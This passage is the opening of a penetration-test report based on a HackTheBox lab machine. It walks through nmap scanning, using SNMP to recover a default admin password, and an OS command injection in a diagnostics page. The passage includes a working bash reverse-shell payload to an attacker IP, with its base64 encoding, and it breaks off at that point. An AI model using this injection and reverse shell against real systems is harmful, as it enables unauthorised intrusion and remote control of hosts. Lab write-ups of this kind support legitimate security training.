Small-Scale BGP Hijacking

July 14, 2019

By
Tabitha Fern Stevens

This report contains potentially sensitive material pertaining to the compromisation of autonomous system infrastructure. It contains a proof of concept for both the OS command injection vulnerability in the outward facing web page granting a root shell, and the use of BGP(border gateway protocol) hijacking to sniff for credentials, compromising the user account of a system on a different network. The report also includes technical background and examination of both vulnerabilities, evaluation of risk, and recommendations for remediation.

SPECIAL THANKS:

I'd like to give special thanks to the HackTheBox.eu team for hosting so many vulnerable machines, and to Snowscan at https://www.snowscan.io for giving me permission to write a report on the vulnerable machine he built. Without the work of these individuals, I wouldn't be near as knowledgeable or practiced as i am now. [0]

TABLE OF CONTENTS:

1. Context……4
2. Summary of Results……..……..……...4

3.0 Attack Narrative……..……..……4
3.1. Initial Scan……..……..4
3.2. The Webpage……..……..……6
3.3. The Login……..……...8
3.4. Web-App Enumeration……..…..……..9
3.5. OS Command Injection……..……..10
3.6. Getting a Shell…...……..……..12
3.7. A Better Shell...……..……12
3.8. Next Steps……..……14
3.9. Putting It Together...……...……...15
3.10. The Hijack……17
3.11. The Capture……..……..……19

4. Breaking it Down……..……..……20

4.1. The Vulnerabilities……..…….…….20
4.1.1. OS Command Injection…..……..……...…….…….20
4.1.1.1. Mitigation……..……..21
4.1.2. Bgp hijacking……...……...……..21
4.1.2.1. Mitigation……..……...…….22
4.1.2.1.1. Hardware…….……...……...22
4.1.2.1.2. MANRS……..……22
4.1.2.1.3. RPIK.……...……..23
4.2. Evaluated Risk..…….…..…….……...24

4.3. The Tools……...……...……...25
4.3.1. Kali…….…….25
4.3.2. Nmap…….……..25
4.3.3. Dirb…….25
4.3.4. Burp Suite..…….…….…...26
4.3.5. Tcp Dump…….……...26
4.3.6. Wireshark……..……..26
4.3.7. Snmpwalk…….……..27
4.3.8. Netcat…….……27
4.3.9. Bash…….……...27

4.4. Free Access…….……27

5. Appendix……..……27
A. Cve…….……...28
B. Autonomous System……..…..…….28
C. Ftp……...28
D. Snmp……...28
E. Quagga……..……...28

F. Ssh……..……..28
G. Nmap Command Breakdown & TCP/UDP...…...……28
H. Dhcp…….……29
I. Ps…….……29
J. Base64…….……29
K. Reverse Shell……..……29
L. Python tty……..……...30
M. Ping Search…….……30

6. Citations…….……..30

1. Context:

This report and the RFP that spawned it are in response to the anonymous report of a CVE[a] (unclear which) that was submitted via the ticket system in regards to the autonomous system(AS)[b] in question. The report seeks to investigate validity, evaluate potential risk, and provide proof of concept for any vulnerabilities mentioned, and lastly outline remediation.

Due Diligence has been followed, the proposal being replied to with written permission, both for access to the network[1] and to display intellectual property.

2. Summary of Results:

The initial NMAP scan revealed a webpage hosted on port 80 and a filtered FTP server[c]. The web page dead ends with a login page so a dirb scan is done. Snmp[d] Enumeration informed by the documents recovered with the dirb scan granted access to the page. Aside from reading tickets, there was not much to do, so burp-suite was used for further evaluation. A command injection vulnerability is identified in the diagnostics functionality of the page, and then exploited. The functionality of the resulting shell to our netcat listener, was improved with python and stty. After this, we segued into lateral mobility and began to enumerate the surrounding network based on information from the ticketing system. The location of a mentioned remote FTP server was found, and an attack vector was identified. the necessary changes to the routing table were planned, and from there we modified the advertised routes using vtysh, the command line for quagga[e], to bring traffic to the target's AS towards us then

sniffed that traffic with tcpdump for credentials. The resulting credentials provided access to the other node through both SSH[f] and FTP.

3.0. Attack Narrative:

3.1. Initial Scan:

The first step of our engagement is to do an Nmap scan to evaluate running services. Figures 1 and 2 show the output of the initial scans.

`# Nmap -O -sC -sV -oA scan 10.10.10.105` shows our TCP services and
`# Nmap -sC -sU -sV -oA scan2 10.10.10.105` is for UDP. [g]

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-15 22:26 CDT
Nmap scan report for 10.10.10.105
Host is up (0.068s latency).
Not shown: 997 closed ports
PORT   STATE    SERVICE VERSION
21/tcp filtered ftp
22/tcp open     ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; proto
| ssh-hostkey:
|   2048 15:a4:28:77:ee:13:07:06:34:09:86:fd:6f:cc:4c:e2 (RSA)
|   256 37:be:de:07:0f:10:bb:2b:b5:85:f7:9d:92:5e:83:25 (ECDSA)
|_  256 89:5a:ee:1c:22:02:d2:13:40:f2:45:2e:70:45:b0:c4 (ED25519)
80/tcp open     http    Apache httpd 2.4.18 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Login
No exact OS matches for host (If you know what OS is running on it,
```

Figure 1.




Figure 2.

Figure 1 shows three services. On port 21, an FTP server that we can't access from here. On port 22, an SSH server that resisted the usual password wordlists. This leaves us with the web page on port 80. Figure 2 shows a DHCP[h] service which isn't exploitable, lastly there is an SNMP server on port 161 which we will come back to.

3.2. The Web Page:

The web page was a dead end at first with a login page(Figure 3) that resisted known default username/password combinations. The only notable thing here is 2 error messages 45007 and 45009. These are of interest. The next step was to do a dirb scan, the output of which is shown in Figure 4.




Figure 3.

Figure 4.

Of the 5 additional pages shown, the only one that had any information for us was https://10.10.10.105/doc/ (Figure 5) The directory leads to 2 files. “Diagram_for_tac.png” (Figure 6) and “error_codes.pdf”(Figure 7). The map gives us a hint at the general topography of the area. The error codes are more enlightening however, “45007 License invalid or expired” isn’t much but “45009 System credentials have not been set Default admin user password is set (see chassis serial number)” is a step towards credentials.




Figure 5




Figure 6




Table A1 - Main error codes for CW1000-X management platform

Error code	Description
45001	System has not finished initializing Try again in a few minutes
45002	A hardware module failure has occurred Contact TAC for assistance
45003	The main cryptographic module has failed to initialize
45004	Mgmtd daemon is not responsive
45005	Faild daemon is not responsive
45006	Replicated daemon is not responsive
45007	License invalid or expired
45008	Admin account locked out
45009	System credentials have not been set Default admin user password is set (see chassis serial number)
45010	Factory reset in progress
45011	System reboot in progress
45012	Power supply failure
45013	LI module cannot communicate with TETRA/OMEGA server
45014	LI module still initializing
45099	Unknown error has occured Contact TAC for assistance

Figure 7

3.3. The Login:

So we know from error 45009 that the default admin credentials are set, the password for which will be a serial number on the chassis for the piece of infrastructure that this webpage monitors. We also know from our initial scan that there is an SNMP agent running on this machine. This could prove useful. Using SNMPwalk with the options for the recent version, and the default “public” community string which is not quite a password but like a name for the management group. The output of this can be seen in figure 8. “SN#NET_45JDX23” sure looks like a serial number to me.




Figure 8

I was able to log in with the credentials `admin:SN#NET_45JDX23.`




Figure 9

3.4. Web-App Enumeration:

At first the site offers very little. The front page has a button that seems to do nothing, and a warning telling us that the license is down (figure 9). This means that monitoring functionality will not work. As a result there are only 2 important pages on this site. One is the list of service tickets (figure 10) containing information which will help us in later exploitation, and the diagnostic page which has one button that seems to provide output from the linux ps tool [i] (figure 11). This would be consistent with our initial scan's assertion that this is a linux machine, and if it IS raw terminal output, it may lead to a command injection vulnerability.




Figure 10




Figure 11

3.5. OS Command Injection:

To test this theory we will use Burp-Suite, the web application enumeration tool. This will allow us to see if and when the web-app makes calls to an outside application. We can see in figure 12 that the diagnostic button on http://10.10.10.105/diag.php does in fact send *something* in a post request back to the server. Some google searching let us know that "cXVhZ2dh" is just the word "quagga" encoded in base64[j]. This finding is consistent with the output on the page. The web app is passing the word quagga to a command that is being run inside a linux terminal on the server. Presumably something like:

```
#ps aux | grep quagga
```

This is corroborated by the last 2 lines in the output from the page being tailed by "grep quagga" (figure 12). Quagga is an open source network routing suite, further confirming the nature of this device as monitoring network infrastructure. We will come back to quagga's functionality in a bit but for now what's important is that we know its running, and in this context it's just part of a command.




Figure 12

This theory is further tested in figure 13, where we use burp to resend the post request with a different parameter. Instead we send “quagga; ls” encoded in base64. The “;” is an escape character, allowing us to append additional commands, and “ls” is the linux command to list the contents of the directory. We can tell it worked because on the web site the output also contains a couple of file names. So we know we can remotely execute arbitrary commands on this computer.




Figure 13

3.5. Getting a Shell:

To take advantage of this vulnerability to gain a shell we have to send a syntactically correct command after the escape character that will use Linux BASH commands to be actively sending the linux command line back over an unused port to our location where we've set up a netcat listener. The command is as follows:

```
quagga; bash -i >& /dev/tcp/10.0.14.2/42069 0>&1 [2][k]
```

Which, encoded in base64 reads:

```
cXVhZ2dhOyBiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjAuMTQuMi80MjA2OSAwPiYx
Cg==
```

